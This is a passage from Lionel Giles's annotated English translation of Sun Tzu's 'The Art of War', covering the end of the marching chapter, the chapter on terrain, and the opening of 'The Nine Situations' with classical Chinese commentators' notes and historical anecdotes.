7. In crossing salt-marshes, your sole concern should be to get over them quickly, without any delay.

[Because of the lack of fresh water, the poor quality of the herbage, and last but not least, because they are low, flat, and exposed to attack.]

8. If forced to fight in a salt-marsh, you should have water and grass near you, and get your back to a clump of trees.

[Li Ch`uan remarks that the ground is less likely to be treacherous where there are trees, while Tu Mu says that they will serve to protect the rear.]

So much for operations in salt-marches.

9. In dry, level country, take up an easily accessible position with rising ground to your right and on your rear,

[Tu Mu quotes T`ai Kung as saying: "An army should have a stream or a marsh on its left, and a hill or tumulus on its right."]

so that the danger may be in front, and safety lie behind. So much for campaigning in flat country.

10. These are the four useful branches of military knowledge

[Those, namely, concerned with (1) mountains, (2) rivers, (3) marshes, and (4) plains. Compare Napoleon's "Military Maxims," no. 1.]

which enabled the Yellow Emperor to vanquish four several sovereigns.

[Regarding the "Yellow Emperor": Mei Yao-ch`en asks, with some plausibility, whether there is an error in the text as nothing is known of Huang Ti having conquered four other Emperors. The SHIH CHI (ch. 1 ad init.) speaks only of his victories over Yen Ti and Ch`ih Yu. In the LIU T`AO it is mentioned that he "fought seventy battles and pacified the Empire." Ts`ao Kung's explanation is, that the Yellow Emperor was the first to institute the feudal system of vassals princes, each of whom (to the number of four) originally bore the title of Emperor. Li Ch`uan tells us that the art of war originated under Huang Ti, who received it from his Minister Feng Hou.]

11. All armies prefer high ground to low.

["High Ground," says Mei Yao-ch`en, "is not only more agreement and salubrious, but more convenient from a military point of view; low ground is not only damp and unhealthy, but also disadvantageous for fighting."]

and sunny places to dark.

12. If you are careful of your men,

[Ts`ao Kung says: "Make for fresh water and pasture, where you can turn out your animals to graze."]

and camp on hard ground, the army will be free from disease of every kind,

[Chang Yu says: "The dryness of the climate will prevent the outbreak of illness."]

and this will spell victory.

13. When you come to a hill or a bank, occupy the sunny side, with the slope on your right rear. Thus you will at once act for the benefit of your soldiers and utilize the natural advantages of the ground.

14. When, in consequence of heavy rains up-country, a river which you wish to ford is swollen and flecked with foam, you must wait until it subsides.

15. Country in which there are precipitous cliffs with torrents running between, deep natural hollows,

[The latter defined as "places enclosed on every side by steep banks, with pools of water at the bottom.]

confined places,

[Defined as "natural pens or prisons" or "places surrounded by precipices on three sides--easy to get into, but hard to get out of."]

tangled thickets,

[Defined as "places covered with such dense undergrowth that spears cannot be used."]

quagmires

[Defined as "low-lying places, so heavy with mud as to be impassable for chariots and horsemen."]

and crevasses,

[Defined by Mei Yao-ch`en as "a narrow difficult way between beetling cliffs." Tu Mu's note is "ground covered with trees and rocks, and intersected by numerous ravines and pitfalls." This is very vague, but Chia Lin explains it clearly enough as a defile or narrow pass, and Chang Yu takes much the same view. On the whole, the weight of the commentators certainly inclines to the rendering "defile." But the ordinary meaning of the Chinese in one place is "a crack or fissure" and the fact that the meaning of the Chinese elsewhere in the sentence indicates something in the nature of a defile, make me think that Sun Tzu is here speaking of crevasses.]

should be left with all possible speed and not approached.

16. While we keep away from such places, we should get the enemy to approach them; while we face them, we should let the enemy have them on his rear.

17. If in the neighborhood of your camp there should be any hilly country, ponds surrounded by aquatic grass, hollow basins filled with reeds, or woods with thick undergrowth, they must be carefully routed out and searched; for these are places where men in ambush or insidious spies are likely to be lurking.

[Chang Yu has the note: "We must also be on our guard against traitors who may lie in close covert, secretly spying out our weaknesses and overhearing our instructions."]

18. When the enemy is close at hand and remains quiet, he is relying on the natural strength of his position.

[Here begin Sun Tzu's remarks on the reading of signs, much of which is so good that it could almost be included in a modern manual like Gen. Baden-Powell's "Aids to Scouting."]

19. When he keeps aloof and tries to provoke a battle, he is anxious for the other side to advance.

[Probably because we are in a strong position from which he wishes to dislodge us. "If he came close up to us, says Tu Mu, "and tried to force a battle, he would seem to despise us, and there would be less probability of our responding to the challenge."]

20. If his place of encampment is easy of access, he is tendering a bait.

21. Movement amongst the trees of a forest shows that the enemy is advancing.

[Ts`ao Kung explains this as "felling trees to clear a passage," and Chang Yu says: "Every man sends out scouts to climb high places and observe the enemy. If a scout sees that the trees of a forest are moving and shaking, he may know that they are being cut down to clear a passage for the enemy's march."]

The appearance of a number of screens in the midst of thick grass means that the enemy wants to make us suspicious.

[Tu Yu's explanation, borrowed from Ts`ao Kung's, is as follows: "The presence of a number of screens or sheds in the midst of thick vegetation is a sure sign that the enemy has fled and, fearing pursuit, has constructed these hiding-places in order to make us suspect an ambush." It appears that these "screens" were hastily knotted together out of any long grass which the retreating enemy happened to come across.]

22. The rising of birds in their flight is the sign of an ambuscade.

[Chang Yu's explanation is doubtless right: "When birds that are flying along in a straight line suddenly shoot upwards, it means that soldiers are in ambush at the spot beneath."]

Startled beasts indicate that a sudden attack is coming.

23. When there is dust rising in a high column, it is the sign of chariots advancing; when the dust is low, but spread over a wide area, it betokens the approach of infantry.

["High and sharp," or rising to a peak, is of course somewhat exaggerated as applied to dust. The commentators explain the phenomenon by saying that horses and chariots, being heavier than men, raise more dust, and also follow one another in the same wheel-track, whereas foot-soldiers would be marching in ranks, many abreast. According to Chang Yu, "every army on the march must have scouts some way in advance, who on sighting dust raised by the enemy, will gallop back and report it to the commander-in-chief." Cf. Gen. Baden-Powell: "As you move along, say, in a hostile country, your eyes should be looking afar for the enemy or any signs of him: figures, dust rising, birds getting up, glitter of arms, etc."]

When it branches out in different directions, it shows that parties have been sent to collect firewood. A few clouds of dust moving to and fro signify that the army is encamping.

[Chang Yu says: "In apportioning the defenses for a cantonment, light horse will be sent out to survey the position and ascertain the weak and strong points all along its circumference. Hence the small quantity of dust and its motion."]

24. Humble words and increased preparations are signs that the enemy is about to advance.

["As though they stood in great fear of us," says Tu Mu. "Their object is to make us contemptuous and careless, after which they will attack us." Chang Yu alludes to the story of T`ien Tan of the Ch`i-mo against the Yen forces, led by Ch`i Chieh. In ch. 82 of the SHIH CHI we read: "T`ien Tan openly said: 'My only fear is that the Yen army may cut off the noses of their Ch`i prisoners and place them in the front rank to fight against us; that would be the undoing of our city.' The other side being informed of this speech, at once acted on the suggestion; but those within the city were enraged at seeing their fellow-countrymen thus mutilated, and fearing only lest they should fall into the enemy's hands, were nerved to defend themselves more obstinately than ever. Once again T`ien Tan sent back converted spies who reported these words to the enemy: "What I dread most is that the men of Yen may dig up the ancestral tombs outside the town, and by inflicting this indignity on our forefathers cause us to become faint-hearted.' Forthwith the besiegers dug up all the graves and burned the corpses lying in them. And the inhabitants of Chi-mo, witnessing the outrage from the city-walls, wept passionately and were all impatient to go out and fight, their fury being increased tenfold. T`ien Tan knew then that his soldiers were ready for any enterprise. But instead of a sword, he himself too a mattock in his hands, and ordered others to be distributed amongst his best warriors, while the ranks were filled up with their wives and concubines. He then served out all the remaining rations and bade his men eat their fill. The regular soldiers were told to keep out of sight, and the walls were manned with the old and weaker men and with women. This done, envoys were dispatched to the enemy's camp to arrange terms of surrender, whereupon the Yen army began shouting for joy. T`ien Tan also collected 20,000 ounces of silver from the people, and got the wealthy citizens of Chi-mo to send it to the Yen general with the prayer that, when

the town capitulated, he would allow their homes to be plundered or their women to be maltreated. Ch`i Chieh, in high good humor, granted their prayer; but his army now became increasingly slack and careless. Meanwhile, T`ien Tan got together a thousand oxen, decked them with pieces of red silk, painted their bodies, dragon-like, with colored stripes, and fastened sharp blades on their horns and well-greased rushes on their tails. When night came on, he lighted the ends of the rushes, and drove the oxen through a number of holes which he had pierced in the walls, backing them up with a force of 5000 picked warriors. The animals, maddened with pain, dashed furiously into the enemy's camp where they caused the utmost confusion and dismay; for their tails acted as torches, shoing up the hideous pattern on their bodies, and the weapons on their horns killed or wounded any with whom they came into contact. In the meantime, the band of 5000 had crept up with gags in their mouths, and now threw themselves on the enemy. At the same moment a frightful din arose in the city itself, all those that remained behind making as much noise as possible by banging drums and hammering on bronze vessels, until heaven and earth were convulsed by the uproar. Terror-stricken, the Yen army fled in disorder, hotly pursued by the men of Ch`i, who succeeded in slaying their general Ch`i Chien.... The result of the battle was the ultimate recovery of some seventy cities which had belonged to the Ch`i State."]

Violent language and driving forward as if to the attack are signs that he will retreat.

25. When the light chariots come out first and take up a position on the wings, it is a sign that the enemy is forming for battle.

26. Peace proposals unaccompanied by a sworn covenant indicate a plot.

[The reading here is uncertain. Li Ch`uan indicates "a treaty confirmed by oaths and hostages." Wang Hsi and Chang Yu, on the other hand, simply say "without reason," "on a frivolous pretext."]

27. When there is much running about

[Every man hastening to his proper place under his own regimental banner.]

and the soldiers fall into rank, it means that the critical moment has come.

28. When some are seen advancing and some retreating, it is a lure.

29. When the soldiers stand leaning on their spears, they are faint from want of food.

30. If those who are sent to draw water begin by drinking themselves, the army is suffering from thirst.

[As Tu Mu remarks: "One may know the condition of a whole army from the behavior of a single man."]

31. If the enemy sees an advantage to be gained and makes no effort to secure it, the soldiers are exhausted.

32. If birds gather on any spot, it is unoccupied.

[A useful fact to bear in mind when, for instance, as Ch`en Hao says, the enemy has secretly abandoned his camp.]

Clamor by night betokens nervousness.

33. If there is disturbance in the camp, the general's authority is weak. If the banners and flags are shifted about, sedition is afoot. If the officers are angry, it means that the men are weary.

[Tu Mu understands the sentence differently: "If all the officers of an army are angry with their general, it means that they are broken with fatigue" owing to the exertions which he has demanded from them.]

34. When an army feeds its horses with grain and kills its cattle for food,

[In the ordinary course of things, the men would be fed on grain and the horses chiefly on grass.]

and when the men do not hang their cooking-pots over the camp-fires, showing that they will not return to their tents, you may know that they are determined to fight to the death.

[I may quote here the illustrative passage from the HOU HAN SHU, ch. 71, given in abbreviated form by the P`EI WEN YUN FU: "The rebel Wang Kuo of Liang was besieging the town of Ch`en-ts`ang, and Huang-fu Sung, who was in supreme command, and Tung Cho were sent out against him. The latter pressed for hasty measures, but Sung turned a deaf ear to his counsel. At last the rebels were utterly worn out, and began to throw down their weapons of their own accord. Sung was not advancing to the attack, but Cho said: 'It is a principle of war not to pursue desperate men and not to press a retreating host.' Sung answered: 'That does not apply here. What I am about to attack is a jaded army, not a retreating host; with disciplined troops I am falling on a disorganized multitude, not a band of desperate men.' Thereupon he advances to the attack unsupported by his colleague, and routed the enemy, Wang Kuo being slain."]

35. The sight of men whispering together in small knots or speaking in subdued tones points to disaffection amongst the rank and file.

36. Too frequent rewards signify that the enemy is at the end of his resources;

[Because, when an army is hard pressed, as Tu Mu says, there is always a fear of mutiny, and lavish rewards are given to keep the men in good temper.]

too many punishments betray a condition of dire distress.

[Because in such case discipline becomes relaxed, and unwonted severity is necessary to keep the men to their duty.]

37. To begin by bluster, but afterwards to take fright at the enemy's numbers, shows a supreme lack of intelligence.

[I follow the interpretation of Ts`ao Kung, also adopted by Li Ch`uan, Tu Mu, and Chang Yu. Another possible meaning set forth by Tu Yu, Chia Lin, Mei Tao-ch`en and Wang Hsi, is: "The general who is first tyrannical towards his men, and then in terror lest they should mutiny, etc." This would connect the sentence with what went before about rewards and punishments.]

38. When envoys are sent with compliments in their mouths, it is a sign that the enemy wishes for a truce.

[Tu Mu says: "If the enemy open friendly relations be sending hostages, it is a sign that they are anxious for an armistice, either because their strength is exhausted or for some other reason." But it hardly needs a Sun Tzu to draw such an obvious inference.]

39. If the enemy's troops march up angrily and remain facing ours for a long time without either joining battle or taking themselves off again, the situation is one that demands great vigilance and circumspection.

[Ts`ao Kung says a maneuver of this sort may be only a ruse to gain time for an unexpected flank attack or the laying of an ambush.]

40. If our troops are no more in number than the enemy, that is amply sufficient; it only means that no direct attack can be made.

[Literally, "no martial advance." That is to say, CHENG tactics and frontal attacks must be eschewed, and stratagem resorted to instead.]

What we can do is simply to concentrate all our available strength, keep a close watch on the enemy, and obtain reinforcements.

[This is an obscure sentence, and none of the commentators succeed in squeezing very good sense out of it. I follow Li Ch`uan, who appears to offer the simplest explanation: "Only the side that gets more men will win." Fortunately we have Chang Yu to expound its meaning to us in language which is lucidity itself: "When the numbers are even, and no favorable opening presents itself, although we may not be strong enough to deliver a sustained attack, we can find additional recruits amongst our sutlers and camp-followers, and then, concentrating our forces and keeping a close watch on the enemy, contrive to snatch the victory. But we must avoid borrowing foreign soldiers to help us." He then quotes from Wei Liao Tzu, ch. 3: "The nominal strength of mercenary troops may be 100,000, but their real value will be not more than half that figure."]

41. He who exercises no forethought but makes light of his opponents is sure to be captured by them.

[Ch`en Hao, quoting from the TSO CHUAN, says: "If bees and scorpions carry poison, how much more will a hostile state! Even a puny opponent, then, should not be treated with contempt."]

42. If soldiers are punished before they have grown attached to you, they will not prove submissive; and, unless submissive, then will be practically useless. If, when the soldiers have become attached to you, punishments are not enforced, they will still be unless.

43. Therefore soldiers must be treated in the first instance with humanity, but kept under control by means of iron discipline.

[Yen Tzu [B.C. 493] said of Ssu-ma Jang-chu: "His civil virtues endeared him to the people; his martial prowess kept his enemies in awe." Cf. Wu Tzu, ch. 4 init.: "The ideal commander unites culture with a warlike temper; the profession of arms requires a combination of hardness and tenderness."]

This is a certain road to victory.

44. If in training soldiers commands are habitually enforced, the army will be well-disciplined; if not, its discipline will be bad.

45. If a general shows confidence in his men but always insists on his orders being obeyed,

[Tu Mu says: "A general ought in time of peace to show kindly confidence in his men and also make his authority respected, so that when they come to face the enemy, orders may be executed and discipline maintained, because they all trust and look up to him." What Sun Tzu has said, however, would lead one rather to expect something like this: "If a general is always confident that his orders will be carried out," etc."]

the gain will be mutual.

[Chang Yu says: "The general has confidence in the men under his command, and the men are docile, having confidence in him. Thus the gain is mutual" He quotes a pregnant sentence from Wei Liao: "The art of giving orders is not to try to rectify minor blunders and not to be swayed by petty doubts." Vacillation and fussiness are the surest means of sapping the confidence of an army.]

TERRAIN

[Only about a third of the chapter deals with "terrain".The "six calamities" are discussed , and the rest of the chapter is again a mere string of desultory remarks, though not less interesting, perhaps, on that account.]

1. Sun Tzu said: We may distinguish six kinds of terrain, to wit:

(1) Accessible ground;

[Mei Yao-ch`en says: "plentifully provided with roads and means of communications."]

(2) entangling ground;

[The same commentator says: "Net-like country, venturing into which you become entangled."]

(3) temporizing ground;

[Ground which allows you to "stave off" or "delay."]

(4) narrow passes; (5) precipitous heights; (6) positions at a great distance from the enemy.

[It is hardly necessary to point out the faultiness of this classification. A strange lack of logical perception is shown in the Chinaman's unquestioning acceptance of glaring cross-divisions such as the above.]

2. Ground which can be freely traversed by both sides is called ACCESSIBLE.

3. With regard to ground of this nature, be before the enemy in occupying the raised and sunny spots, and carefully guard your line of supplies.

[The general meaning of the last phrase is doubtlessly, as Tu Yu says, "not to allow the enemy to cut your communications." In view of Napoleon's dictum, "the secret of war lies in the communications," we could wish that Sun Tzu had done more than skirt the edge of this important subject here.

Col. Henderson says: "The line of supply may be said to be as vital to the existence of an army as the heart to the life of a human being. Just as the duelist who finds his adversary's point menacing him with certain death, and his own guard astray, is compelled to conform to his adversary's movements, and to content himself with warding off his thrusts, so the commander whose communications are suddenly threatened finds himself in a false position, and he will be fortunate if he has not to change all his plans, to split up his force into more or less isolated detachments, and to fight with inferior numbers on ground which he has not had time to prepare, and where defeat will not be an ordinary failure, but will entail the ruin or surrender of his whole army."

Then you will be able to fight with advantage.

4. Ground which can be abandoned but is hard to re-occupy is called ENTANGLING.

5. From a position of this sort, if the enemy is unprepared, you may sally forth and defeat him. But if the enemy is prepared for your coming, and you fail to defeat him, then, return being impossible, disaster will ensue.

6. When the position is such that neither side will gain by making the first move, it is called TEMPORIZING ground.

[Tu Mu says: "Each side finds it inconvenient to move, and the situation remains at a deadlock."]

7. In a position of this sort, even though the enemy should offer us an attractive bait,

[Tu Yu says, "turning their backs on us and pretending to flee." But this is only one of the lures which might induce us to quit our position.]

it will be advisable not to stir forth, but rather to retreat, thus enticing the enemy in his turn; then, when part of his army has come out, we may deliver our attack with advantage.

8. With regard to NARROW PASSES, if you can occupy them first, let them be strongly garrisoned and await the advent of the enemy.

[Because then, as Tu Yu observes, "the initiative will lie with us, and by making sudden and unexpected attacks we shall have the enemy at our mercy."]

9. Should the army forestall you in occupying a pass, do not go after him if the pass is fully garrisoned, but only if it is weakly garrisoned.

10. With regard to PRECIPITOUS HEIGHTS, if you are beforehand with your adversary, you should occupy the raised and sunny spots, and there wait for him to come up.

[Ts`ao Kung says: "The particular advantage of securing heights and defiles is that your actions cannot then be dictated by the enemy." Chang Yu tells the following anecdote of P`ei Hsing-chien (A.D. 619-682), who was sent on a punitive expedition against the Turkic tribes. "At night he pitched his camp as usual, and it had already been completely fortified by wall and ditch, when suddenly he gave orders that the army should shift its quarters

to a hill near by. This was highly displeasing to his officers, who protested loudly against the extra fatigue which it would entail on the men. P`ei Hsing-chien, however, paid no heed to their remonstrances and had the camp moved as quickly as possible. The same night, a terrific storm came on, which flooded their former place of encampment to the depth of over twelve feet. The recalcitrant officers were amazed at the sight, and owned that they had been in the wrong. 'How did you know what was going to happen?' they asked. P`ei Hsing-chien replied: 'From this time forward be content to obey orders without asking unnecessary questions.' From this it may be seen," Chang Yu continues, "that high and sunny places are advantageous not only for fighting, but also because they are immune from disastrous floods."]

11. If the enemy has occupied them before you, do not follow him, but retreat and try to entice him away.

[The turning point of Li Shih-min's campaign in 621 A.D. against the two rebels, Tou Chien-te, King of Hsia, and Wang Shih-ch`ung, Prince of Cheng, was his seizure of the heights of Wu-lao, in spike of which Tou Chien-te persisted in his attempt to relieve his ally in Lo-yang, was defeated and taken prisoner.]

12. If you are situated at a great distance from the enemy, and the strength of the two armies is equal, it is not easy to provoke a battle,

[The point is that we must not think of undertaking a long and wearisome march, at the end of which, as Tu Yu says, "we should be exhausted and our adversary fresh and keen."]

and fighting will be to your disadvantage.

13. These six are the principles connected with Earth. The general who has attained a responsible post must be careful to study them.

14. Now an army is exposed to six several calamities, not arising from natural causes, but from faults for which the general is responsible. These are: (1) Flight; (2) insubordination; (3) collapse; (4) ruin; (5) disorganization; (6) rout.

15. Other conditions being equal, if one force is hurled against another ten times its size, the result will be the FLIGHT of the former.

16. When the common soldiers are too strong and their officers too weak, the result is INSUBORDINATION.

[Tu Mu cites the unhappy case of T`ien Pu [HSIN T`ANG SHU, ch. 148], who was sent to Wei in 821 A.D. with orders to lead an army against Wang T`ing-ts`ou. But the whole time he was in command, his soldiers treated him with the utmost contempt, and openly flouted his authority by riding about the camp on donkeys, several thousands at a time. T`ien Pu was powerless to put a stop to this conduct, and when, after some months had passed, he made an attempt to engage the enemy, his troops turned tail and dispersed in every direction. After that, the unfortunate man committed suicide by cutting his throat.]

When the officers are too strong and the common soldiers too weak, the result is COLLAPSE.

[Ts`ao Kung says: "The officers are energetic and want to press on, the common soldiers are feeble and suddenly collapse."]

17. When the higher officers are angry and insubordinate, and on meeting the enemy give battle on their own account from a feeling of resentment, before the commander-in-chief can tell whether or no he is in a position to fight, the result is RUIN.

[Wang Hsi`s note is: "This means, the general is angry without cause, and at the same time does not appreciate the ability of his subordinate officers; thus he arouses fierce resentment and brings an avalanche of ruin upon his head."]

18. When the general is weak and without authority; when his orders are not clear and distinct;

[Wei Liao Tzu (ch. 4) says: "If the commander gives his orders with decision, the soldiers will not wait to hear them twice; if his moves are made without vacillation, the soldiers will not be in two minds about doing their duty." General Baden-Powell says, italicizing the words: "The secret of getting successful work out of your trained men lies in one nutshell--in the clearness of the instructions they receive." Wu Tzu ch. 3: "the most fatal defect in a military leader is difference; the worst calamities that befall an army arise from hesitation."]

when there are no fixes duties assigned to officers and men,

[Tu Mu says: "Neither officers nor men have any regular routine."]

and the ranks are formed in a slovenly haphazard manner, the result is utter DISORGANIZATION.

19. When a general, unable to estimate the enemy's strength, allows an inferior force to engage a larger one, or hurls a weak detachment against a powerful one, and neglects to place picked soldiers in the front rank, the result must be ROUT.

[Chang Yu paraphrases the latter part of the sentence and continues: "Whenever there is fighting to be done, the keenest spirits should be appointed to serve in the front ranks, both in order to strengthen the resolution of our own men and to demoralize the enemy."]

20. These are six ways of courting defeat, which must be carefully noted by the general who has attained a responsible post.

21. The natural formation of the country is the soldier's best ally;

[Ch`en Hao says: "The advantages of weather and season are not equal to those connected with ground."]

but a power of estimating the adversary, of controlling the forces of victory, and of shrewdly calculating difficulties, dangers and distances, constitutes the test of a great general.

22. He who knows these things, and in fighting puts his knowledge into practice, will win his battles. He who knows them not, nor practices them, will surely be defeated.

23. If fighting is sure to result in victory, then you must fight, even though the ruler forbid it; if fighting will not result in victory, then you must not fight even at the ruler's bidding.

[Huang Shih-kung of the Ch`in dynasty, who is said to have been the patron of Chang Liang and to have written the SAN LUEH, has these words attributed to him: "The responsibility of setting an army in motion must devolve on the general alone; if advance and retreat are controlled from the Palace, brilliant results will hardly be achieved. Hence the god-like ruler and the enlightened monarch are content to play a humble part in furthering their country's cause [lit., kneel down to push the chariot wheel]." This means that "in matters lying outside the zenana, the decision of the military commander must be absolute." Chang Yu also quote the saying: "Decrees from the Son of Heaven do not penetrate the walls of a camp."]

24. The general who advances without coveting fame and retreats without fearing disgrace,

[It was Wellington, I think, who said that the hardest thing of all for a soldier is to retreat.]

whose only thought is to protect his country and do good service for his sovereign, is the jewel of the kingdom.

[A noble presentiment, in few words, of the Chinese "happy warrior." Such a man, says Ho Shih, "even if he had to suffer punishment, would not regret his conduct."]

25. Regard your soldiers as your children, and they will follow you into the deepest valleys; look upon them as your own beloved sons, and they will stand by you even unto death.

[In this connection, Tu Mu draws for us an engaging picture of the famous general Wu Ch`i, from whose treatise on war I have frequently had occasion to quote: "He wore the same clothes and ate the same food as the meanest of his soldiers, refused to have either a horse to ride or a mat to sleep on, carried his own surplus rations wrapped in a parcel, and shared every hardship with his men. One of his soldiers was suffering from an abscess, and Wu Ch`i himself sucked out the virus. The soldier's mother, hearing this, began wailing and lamenting. Somebody asked her, saying: 'Why do you cry? Your son is only a common soldier, and yet the commander-in-chief himself has sucked the poison from his sore.' The woman replied, 'Many years ago, Lord Wu performed a similar service for my husband, who never left him afterwards, and finally met his death at the hands of the enemy. And now that he has done the same for my son, he too will fall fighting I know not where.'" Li Ch`uan mentions the Viscount of Ch`u, who invaded the small state of Hsiao during the winter. The Duke of Shen said to him: "Many of the soldiers are suffering severely from the cold." So he made a round of the whole army, comforting and encouraging the men; and straightway they felt as if they were clothed in garments lined with floss silk.]

26. If, however, you are indulgent, but unable to make your authority felt; kind-hearted, but unable to enforce your commands; and incapable, moreover, of quelling disorder: then your soldiers must be likened to spoilt children; they are useless for any practical purpose.

[Li Ching once said that if you could make your soldiers afraid of you, they would not be afraid of the enemy. Tu Mu recalls an instance of stern military discipline which occurred in 219 A.D., when Lu Meng was occupying the town of Chiang-ling. He had given stringent orders to his army not to molest the inhabitants nor take anything from them by force. Nevertheless, a certain officer serving under his banner, who happened to be a fellow-townsman, ventured to appropriate a bamboo hat belonging to one of the people, in order to wear it over his regulation helmet as a protection against the rain. Lu Meng considered that the fact of his being also a native of Ju-nan should not be allowed to palliate a clear breach of discipline, and accordingly he ordered his summary execution, the tears rolling down his face, however, as he did so. This act of severity filled the army with wholesome awe, and from that time forth even articles dropped in the highway were not picked up.]

27. If we know that our own men are in a condition to attack, but are unaware that the enemy is not open to attack, we have gone only halfway towards victory.

[That is, Ts`ao Kung says, "the issue in this case is uncertain."]

28. If we know that the enemy is open to attack, but are unaware that our own men are not in a condition to attack, we have gone only halfway towards victory.

29. If we know that the enemy is open to attack, and also know that our men are in a condition to attack, but are unaware that the nature of the ground makes fighting impracticable, we have still gone only halfway towards victory.

30. Hence the experienced soldier, once in motion, is never bewildered; once he has broken camp, he is never at a loss.

[The reason being, according to Tu Mu, that he has taken his measures so thoroughly as to ensure victory beforehand. "He does not move recklessly," says Chang Yu, "so that when he does move, he makes no mistakes."]

31. Hence the saying: If you know the enemy and know yourself, your victory will not stand in doubt; if you know Heaven and know Earth, you may make your victory complete.

[Li Ch`uan sums up as follows: "Given a knowledge of three things--the affairs of men, the seasons of heaven and the natural advantages of earth--, victory will invariably crown your battles."]

THE NINE SITUATIONS

1. Sun Tzu said: The art of war recognizes nine varieties of ground: (1) Dispersive ground; (2) facile ground; (3) contentious ground; (4) open ground; (5) ground of intersecting highways; (6) serious ground; (7) difficult ground; (8) hemmed-in ground; (9) desperate ground.

2. When a chieftain is fighting in his own territory, it is dispersive ground.

[So called because the soldiers, being near to their homes and anxious to see their wives and children, are likely to seize the opportunity afforded by a battle and scatter in every direction. "In their advance," observes Tu Mu, "they will lack the valor of desperation, and when they retreat, they will find harbors of refuge."]

3. When he has penetrated into hostile territory, but to no great distance, it is facile ground.

[Li Ch`uan and Ho Shih say "because of the facility for retreating," and the other commentators give similar explanations. Tu Mu remarks: "When your army has crossed the border, you should burn your boats and bridges, in order to make it clear to everybody that you have no hankering after home."]

4. Ground the possession of which imports great advantage to either side, is contentious ground.

[Tu Mu defines the ground as ground "to be contended for." Ts`ao Kung says: "ground on which the few and the weak can defeat the many and the strong," such as "the neck of a pass," instanced by Li Ch`uan. Thus,

Thermopylae was of this classification because the possession of it, even for a few days only, meant holding the entire invading army in check and thus gaining invaluable time. Cf. Wu Tzu, ch. V. ad init.: "For those who have to fight in the ratio of one to ten, there is nothing better than a narrow pass." When Lu Kuang was returning from his triumphant expedition to Turkestan in 385 A.D., and had got as far as I-ho, laden with spoils, Liang Hsi, administrator of Liang-chou, taking advantage of the death of Fu Chien, King of Ch`in, plotted against him and was for barring his way into the province. Yang Han, governor of Kao-ch`ang, counseled him, saying: "Lu Kuang is fresh from his victories in the west, and his soldiers are vigorous and mettlesome. If we oppose him in the shifting sands of the desert, we shall be no match for him, and we must therefore try a different plan. Let us hasten to occupy the defile at the mouth of the Kao-wu pass, thus cutting him off from supplies of water, and when his troops are prostrated with thirst, we can dictate our own terms without moving. Or if you think that the pass I mention is too far off, we could make a stand against him at the I-wu pass, which is nearer. The cunning and resource of Tzu-fang himself would be expended in vain against the enormous strength of these two positions." Liang Hsi, refusing to act on this advice, was overwhelmed and swept away by the invader.]

5. Ground on which each side has liberty of movement is open ground.

[There are various interpretations of the Chinese adjective for this type of ground. Ts`ao Kung says it means "ground covered with a network of roads," like a chessboard. Ho Shih suggested: "ground on which intercommunication is easy."]

6. Ground which forms the key to three contiguous states,

[Ts`au Kung defines this as: "Our country adjoining the enemy's and a third country conterminous with both." Meng Shih instances the small principality of Cheng, which was bounded on the north-east by Ch`i, on the west by Chin, and on the south by Ch`u.]

so that he who occupies it first has most of the Empire at his command,

[The belligerent who holds this dominating position can constrain most of them to become his allies.]

is a ground of intersecting highways.

7. When an army has penetrated into the heart of a hostile country, leaving a number of fortified cities in its rear, it is serious ground.

[Wang Hsi explains the name by saying that "when an army has reached such a point, its situation is serious."]

8. Mountain forests,

[Or simply "forests."]

rugged steeps, marshes and fens--all country that is hard to traverse: this is difficult ground.

9. Ground which is reached through narrow gorges, and from which we can only retire by tortuous paths, so that a small number of the enemy would suffice to crush a large body of our men: this is hemmed in ground.

10. Ground on which we can only be saved from destruction by fighting without delay, is desperate ground.

[The situation, as pictured by Ts`ao Kung, is very similar to the "hemmed-in ground" except that here escape is no longer possible: "A lofty mountain in front, a large river behind, advance impossible, retreat blocked." Ch`en Hao says: "to be on 'desperate ground' is like sitting in a leaking boat or crouching in a burning house." Tu Mu quotes from Li Ching a vivid description of the plight of an army thus entrapped: "Suppose an army

invading hostile territory without the aid of local guides: -- it falls into a fatal snare and is at the enemy's mercy. A ravine on the left, a mountain on the right, a pathway so perilous that the horses have to be roped together and the chariots carried in slings, no passage open in front, retreat cut off behind, no choice but to proceed in single file. Then, before there is time to range our soldiers in order of battle, the enemy is overwhelming strength suddenly appears on the scene. Advancing, we can nowhere take a breathing-space; retreating, we have no haven of refuge. We seek a pitched battle, but in vain; yet standing on the defensive, none of us has a moment's respite. If we simply maintain our ground, whole days and months will crawl by; the moment we make a move, we have to sustain the enemy's attacks on front and rear. The country is wild, destitute of water and plants; the army is lacking in the necessaries of life, the horses are jaded and the men worn-out, all the resources of strength and skill unavailing, the pass so narrow that a single man defending it can check the onset of ten thousand; all means of offense in the hands of the enemy, all points of vantage already forfeited by ourselves:--in this terrible plight, even though we had the most valiant soldiers and the keenest of weapons, how could they be employed with the slightest effect?" Students of Greek history may be reminded of the awful close to the Sicilian expedition, and the agony of the Athenians under Nicias and Demonsthenes.]

11. On dispersive ground, therefore, fight not. On facile ground, halt not. On contentious ground, attack not.

[But rather let all your energies be bent on occupying the advantageous position first. So Ts`ao Kung. Li Ch`uan and others, however, suppose the meaning to be that the enemy has already forestalled us, sot that it would be sheer madness to attack. In the SUN TZU HSU LU, when the King of Wu inquires what should be done in this case, Sun Tzu replies: "The rule with regard to contentious ground is that those in possession have the advantage over the other side. If a position of this kind is secured first by the enemy, beware of attacking him. Lure him away by pretending to flee--show your banners and sound your drums--make a dash for other places that he cannot

afford to lose--trail brushwood and raise a dust--confound his ears and eyes--detach a body of your best troops, and place it secretly in ambuscade. Then your opponent will sally forth to the rescue."]

12. On open ground, do not try to block the enemy's way.

[Because the attempt would be futile, and would expose the blocking force itself to serious risks. There are two interpretations available here. I follow that of Chang Yu. The other is indicated in Ts`ao Kung's brief note: "Draw closer together"--i.e., see that a portion of your own army is not cut off.]

On the ground of intersecting highways, join hands with your allies.

[Or perhaps, "form alliances with neighboring states."]

13. On serious ground, gather in plunder.

[On this, Li Ch`uan has the following delicious note: "When an army penetrates far into the enemy's country, care must be taken not to alienate the people by unjust treatment. Follow the example of the Han Emperor Kao Tsu, whose march into Ch`in territory was marked by no violation of women or looting of valuables. [Nota bene: this was in 207 B.C., and may well cause us to blush for the Christian armies that entered Peking in 1900 A.D.] Thus he won the hearts of all. In the present passage, then, I think that the true reading must be, not 'plunder,' but 'do not plunder.'" Alas, I fear that in this instance the worthy commentator's feelings outran his judgment. Tu Mu, at least, has no such illusions. He says: "When encamped on 'serious ground,' there being no inducement as yet to advance further, and no possibility of retreat, one ought to take measures for a protracted resistance by bringing in provisions from all sides, and keep a close watch on the enemy."]

In difficult ground, keep steadily on the march.

14. On hemmed-in ground, resort to stratagem.

